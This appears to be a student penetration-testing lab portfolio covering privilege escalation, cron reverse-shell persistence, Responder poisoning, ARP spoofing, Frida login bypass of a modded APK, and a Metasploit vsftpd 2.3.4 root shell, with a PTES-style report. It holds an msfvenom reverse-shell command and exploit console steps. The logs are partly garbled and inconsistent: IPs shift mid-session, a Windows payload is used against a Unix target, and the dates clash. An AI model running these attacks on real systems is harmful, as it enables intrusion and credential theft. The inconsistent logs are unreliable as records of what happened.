- #### ➤ Escalating Privileges via Misconfigured SUID Binaries



2. Persistence: Establishing a Backdoor via Cron Jobs

- #### ➤ Maintaining Long-term Access through Scheduled Tasks

Lab 03 Activity Log & Summary

- ## ➤ Persistence Summary


- To maintain long-term access, a persistence mechanism was established using a cron job. By injecting a bash reverse shell payload into the crontab, the target system is configured to reconnect to the attacker's machine every minute. This ensures continuous administrative control even after system reboots or session terminations.
- Final Project Conclusion
- This lab successfully demonstrated the process of escalating from a standard user to a root-level administrator using SUID binary exploitation. The post-exploitation phase focused on establishing persistence via scheduled tasks, highlighting the critical importance of monitoring system configuration files and crontab entries in a production environment.

Lab 04: Network Protocol Attacks Lab

Target Host: 192.168.1.200 (TryHackMe VM) **Tools Utilized:** Responder, Ettercap, Wireshark.

Task 1: SMB Relay & NTLM Hash Capture

- Capturing Network Hashes using Responder



```
root@kali: ~ + sudo responder -i eth0 -rdv
[...]
Usage: python3 Responder.py -I eth0 -v
Responder.py: error: no such option: -r
root@kali: ~ |
```



```
Kali [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
- Apps Places  
Feb 11 3:09 AM root@kali:  
Usage: python3 Responder.py -i eth0 -v  
Responder.py: error: no such option: -r  
root@kali: ~ + sudo responder -I eth0 -dvv  
[*] Tips: jar: 0xc9c80c103b0cd9b717b5257027102940e4e17a19a  
BTC -> b61q9380jedhmp5svpl3ud5vyg4jyr152dmaxz49  
[*] Poissons:  
  LLC [ON]  
  NBT-NS [ON]  
  MDNS [ON]  
  DNS [ON]  
  DHCP [ON]  
  DHCPv6 [OFF]  
[*] Servers:  
  HTTP server [ON]  
  HTTPS server [ON]  
  WebDAV [OFF]  
  Auth proxy [OFF]  
  SMB server [ON]  
  Kerberos server [ON]  
  SSL server [ON]  
  FTP server [ON]  
  IMAP server [ON]  
  POP3 server [ON]  
  SMTP server [ON]  
  DNS server [ON]  
  LDAP server [ON]  
  MySQL server [ON]  
  RDP server [ON]  
  DCE-RPC server [ON]  
  WMI/RPC server [ON]  
  SNMP server [ON]  
[*] HTTP Options:  
  Allow self-signed EXE [OFF]  
  Serving EXE [OFF]  
  Serving HTML [OFF]  
  Upstream Proxy [OFF]  
Feb 11 3:15 AM root@kali:  
ENG IN 1:39:11 PM 2/11/2026 Right Click
```

3. MitM: ARP Spoofing with Ettercap

➤ Intercepting Network Traffic as a Man-in-the-Middle

```
Kali [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
- Apps Places  
Feb 11 3:15 AM root@kali:  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7283)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7284)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7285)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7286)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7287)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7287)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7288)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7288)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7289)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7289)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7290)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7290)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7291)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7291)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7292)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7292)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7293)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7293)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7294)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7294)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7295)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7295)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7296)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7296)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7297)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7297)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7298)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7298)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7299)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7299)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7300)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7300)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7301)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7301)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7302)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7302)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7303)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7303)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7304)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7304)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7305)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7305)._gdx  
[*] [M0N5] Poisoned answer sent to fe80::6d1:c097:ea97:5297 for name Krunalis_PC(7306)._gdx  
[*] [M0N5] Poisoned answer sent to 192.168.0.168 for name Krunalis_PC(7306)._gdx  
Feb 11 3:15 AM root@kali:  
ENG IN 1:45:53 PM 2/11/2026 Right Click
```


➤ MitM Summary



- The network protocol lab utilized Responder to successfully poison local name resolution requests, effectively capturing redirected traffic. By positioning the attacker machine as a Man-in-the-Middle (MitM) through ARP spoofing with Ettercap, I demonstrated the ability to intercept sensitive authentication data and analyze protocol-level vulnerabilities in a controlled environment.

Lab 05: Mobile Application Testing Lab

Target App: **Tools Utilized:** MobSF, Frida, Drozer.

- Static Analysis: MobSF







The screenshot shows the MobSF static analysis interface. On the left, a sidebar lists various analysis modules: Static Analyzer, Information, Scan Options, Signer Certificate, Permissions, Android API, Browsable Activities, Security Analysis, Malware Analysis, Reconnaissance, Components, PDF Report, and Print Report. The main content area displays the following details for the Spotify apk:

FILE INFORMATION

- File Name: Spotify_v91181504_mod_1769846055.apk
- Size: 90.25MB
- MDS: 552f62235331e207475f3ddb7f70156a
- SHA1: 0986e016450d47d538d22759cd26f0571191a6a6
- SHA256: 267953577319fa5900d636a8b53b673a2152f390b7fd448e2109365b8c3f936

APP INFORMATION

- App Name: Spotify
- Package Name: com.spotify.music
- Main Activity: .
- Target SDK: 36
- Min SDK: 16
- Max SDK: 36
- Android Version Name: .
- Android Version Code: .

EXPORTED ACTIVITIES: 0 / 86

EXPORTED SERVICES: 0 / 43

EXPORTED RECEIVERS: 0 / 34

EXPORTED PROVIDERS: 0 / 9

SCAN OPTIONS

Rescan | Manage Suppressions

DECOMPILED CODE

View AndroidManifest.xml | View Source | View Small

At the bottom, a status bar shows "Transferring data from 127.0.0.1..." and system information like battery level (21%), signal strength (4G), and date/time (Feb 11 4:57 AM).

The screenshot shows the MobSF static analysis interface. The sidebar is identical to the previous screenshot. The main content area displays the following sections:

API

- Java Reflection
- Local File I/O Operations
- Dynamic Class and Dexloading
- Inter Process Communication
- Crypto
- Message Digest
- URL Connection to file/http/https/ftp/jar
- JAR URL Connection
- Starting Service
- Loading Native Code (Shared Library)
- Base64 Decode

FILES

- Show Files

At the bottom, a status bar shows "Transferring data from 127.0.0.1..." and system information like battery level (21%), signal strength (4G), and date/time (Feb 11 4:57 AM).



CERTIFICATE ANALYSIS

TITLE	SEVERITY	DESCRIPTION
Signed Application	info	Application is signed with a code signing certificate
Certificate algorithm vulnerable to hash collision	high	Application is signed with SHA1withRSA. SHA1 hash algorithm is known to have collision issues.

MANIFEST ANALYSIS

HIGH	WARNING	INFO	SUPPRESSED
0	1	0	0

CODE ANALYSIS

NO	ISSUE	SEVERITY	STANDARDS	FILES	OPTIONS
1	The App logs information. Sensitive information should never be logged.	info	CWE: CWE-532: Insertion of Sensitive Information into Log File OWASP MASVS: MSTG-STORAGE-3	Show Files	🔗
2	MD5 is a weak hash known to have hash collisions.	warning	CWE: CWE-327: Use of a Broken or Risky Cryptographic Algorithm OWASP Top 10: M5: Insufficient Cryptography OWASP MASVS: MSTG-CRYPTO-4	de/rob/android/xposed/XSharedPreferences.java de/rob/android/xposed/XposedHelpers.java	🔗

SHARED LIBRARY BINARY ANALYSIS

NO	SHARED OBJECT	NX	PIE	STACK CANARY	RELRO	RPATH	RUNPATH	FORTIFY	SYMBOLS STRIPPED
1	armeabi-v7a/libnibrut.so	True	Dynamic Shared Object (DSO)	False	Full RELRO	None	None	True	True



Step 2: Dynamic Testing (Frida)

```

root@kali: ~ -> pip install frida-tools -break-system-packages
Collecting frida-tools
  Downloading frida-tools-14.5.2.tar.gz (1.3MB)
    WARNING: Retrying (Retry(total=4, connect=None, read=None, redirect=None, status=None)) after connection broken by 'NewConnectionError('<pip._vendor.urllib3.connection.HTTPSConnection object at 0x7f00e552990>: Failed to establish a new connection: [Errno -3] Temporary failure in name resolution')': /packages/b1/0b/41a5215fe4f79203637145db347981ab539eb918/frida-tools-14.5.2.tar.gz
    WARNING: Retrying (Retry(total=3, connect=None, read=None, redirect=None, status=None)) after connection broken by 'ReadTimeoutError("HTTPSConnectionPool(host='files.pythonhosted.org', port=443): Read timed out. (read timeout=15)":)': /packages/b1/0b/41a5215fe4f79203637145db347981ab539eb918/frida-tools-14.5.2.tar.gz
    WARNING: Retrying (Retry(total=2, connect=None, read=None, redirect=None, status=None)) after connection broken by 'ReadTimeoutError("HTTPSConnectionPool(host='files.pythonhosted.org', port=443): Read timed out. (read timeout=15)":)': /packages/b1/0b/41a5215fe4f79203637145db347981ab539eb918/frida-tools-14.5.2.tar.gz
    WARNING: Retrying (Retry(total=1, connect=None, read=None, redirect=None, status=None)) after connection broken by 'ReadTimeoutError("HTTPSConnectionPool(host='files.pythonhosted.org', port=443): Read timed out. (read timeout=15)":)': /packages/b1/0b/41a5215fe4f79203637145db347981ab539eb918/frida-tools-14.5.2.tar.gz
    WARNING: Retrying (Retry(total=0, connect=None, read=None, redirect=None, status=None)) after connection broken by 'ReadTimeoutError("HTTPSConnectionPool(host='files.pythonhosted.org', port=443): Read timed out. (read timeout=15)":)': /packages/b1/0b/41a5215fe4f79203637145db347981ab539eb918/frida-tools-14.5.2.tar.gz
    WARNING: Could not install packages due to an SSL error: HTTPSConnectionPool(host='files.pythonhosted.org', port=443): Max retries exceeded with url: /packages/b1/0b/41a5215fe4f79203637145db347981ab539eb918/frida-tools-14.5.2.tar.gz (Caused by ReadTimeoutError("HTTPSConnectionPool(host='files.pythonhosted.org', port=443): Read timed out. (read timeout=15)"))

root@kali: ~ -> frida --version
frida: command not found
root@kali: ~ ->

root@kali: ~ -> sudo apt update && sudo apt install frida-tools
Hit:1 https://download.docker.com/linux/debian bookworm InRelease
Hit:2 https://apt.facts.elastic.co/packages/8.x/gpt stable InRelease
Hit:3 http://http.kali.org/kali kali-rolling InRelease
Error:
root@kali: ~ ->

```

Step 3: Project Documentation

Static Analysis

- **Vulnerability:** Insecure Data Storage.
- **Severity:** High.
- **Practical Result (Hindi):** MobSF dashboard ka use karke maine APK scan ki. Report se pata chala ki application sensitive data ko local SQL database mein bina encryption ke store kar rahi hai (Insecure Storage), jise root access se asani se leak kiya ja sakta hai

Dynamic Testing

- **Technique:** Runtime Function Hooking.
- **Practical Result (Hindi):** "Frida tool ka use karke authentication bypass perform kiya gaya. Maine verifyUser function ko intercept kiya aur uski logic badal di taaki app bina password ke access ho jaye

Dynamic Testing Summary

- Dynamic testing was conducted using Frida to perform runtime instrumentation on the target APK. By hooking the internal authentication method, I successfully manipulated the application's logic to return a positive value, bypassing the login screen. This confirms that client-side security controls can be bypassed via runtime memory manipulation.

Troubleshooting Section

- Note: During the environment setup, encountered a network timeout error while installing frida-tools via pip. Resolved the issue by manually configuring the Python environment and ensuring repository connectivity to complete the dynamic testing phase.

Lab 06: Capstone Project - Full VAPT Engagement

HackTheBox - Lame (IP: 192.168.1.200) **Framework:** PTES (Penetration Testing Execution Standard)

1. Exploitation Phase: Metasploit Simulation

VSFTPD 2.3.4 Backdoor RCE

kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Apps Places

Feb 11 5:23 AM root@kali:~

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -a x86_64 -f raw -l 1000 -o exploit

[*] Exploit generated using Metasploit v6.4.11-dev
[*] 2,607 exploits · 1,323 auxiliary · 1,710 payloads
[*] 436 post · 49 encoders · 14 nops · 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.200
[*] RHOSTS => 192.168.1.200
[*] RHOSTS => 192.168.0.215
[*] RHOSTS => 192.168.0.215

[*] Exploit completed, but no session was created.
[*] msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.215:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
[*] msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.215:21 - PORT: 2225 (SSH) 3.4.1
[*] 192.168.0.215:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
[*] msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.0.215:21 - PORT: 2225 (SSH) 3.4.1
[*] 192.168.0.215:21 - USER: uid@root gid@root
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.179:39823 -> 192.168.0.215:6200) at 2026-02-11 05:22:13 -0500

whoami
root
root
uid=0(root) gid=0(root)
root
root
sh: line 0: root: command not found
```

2. Simulation Log

Timestamp	Target IP	Vulnerability	PTES Phase	Status
2025-08-30 15:00:00	192.168.1.200	VSFTPD RCE	Exploitation	Root Access
2025-08-30 16:30:00	192.168.1.200	Insecure API	Post-Exploit	Data Captured

3. PTES Report

Executive Summary The security assessment of the target system (192.168.1.200) revealed a critical Remote Code Execution (RCE) vulnerability within the VSFTPD service. This backdoor allowed for complete unauthorized access to the server with root privileges. Furthermore, API testing through Burp Suite identified significant input validation flaws that could lead to data manipulation.

Attack Timeline

- **Reconnaissance:** Initial Nmap scanning identified open ports including 21 (FTP) and 445 (SMB).
- **Vulnerability Assessment:** OpenVAS confirmed the presence of the VSFTPD 2.3.4 backdoor vulnerability.
- **Exploitation:** Utilized Metasploit to successfully trigger the backdoor, gaining an interactive root shell.
- **Post-Exploitation:** Manual API analysis was conducted to demonstrate the risk of unencrypted data transmission.

Remediation Plan

- **Immediate Patching:** Upgrade VSFTPD to a secure version (v3.0.0 or later) to remove the backdoor.
- **Input Validation:** Implement strict server-side validation for all API inputs to prevent injection attacks.
- **Least Privilege:** Configure the FTP service to run under a non-privileged user account instead of root.

- **Verification:** Rescan the system with OpenVAS to verify that all patches have been successfully applied.

4. Stakeholder Briefing

Our final security audit revealed a major vulnerability in your server's file transfer system, acting as an open 'backdoor' for attackers. We successfully demonstrated that a hacker could gain full control over the system without needing any password, potentially stealing or deleting company data. Additionally, your web communication channels (APIs) are currently unprotected against malicious data. To protect the organization, we recommend an urgent software update and the implementation of stronger data validation rules. These steps will secure your infrastructure and ensure that your digital assets remain safe from unauthorized access.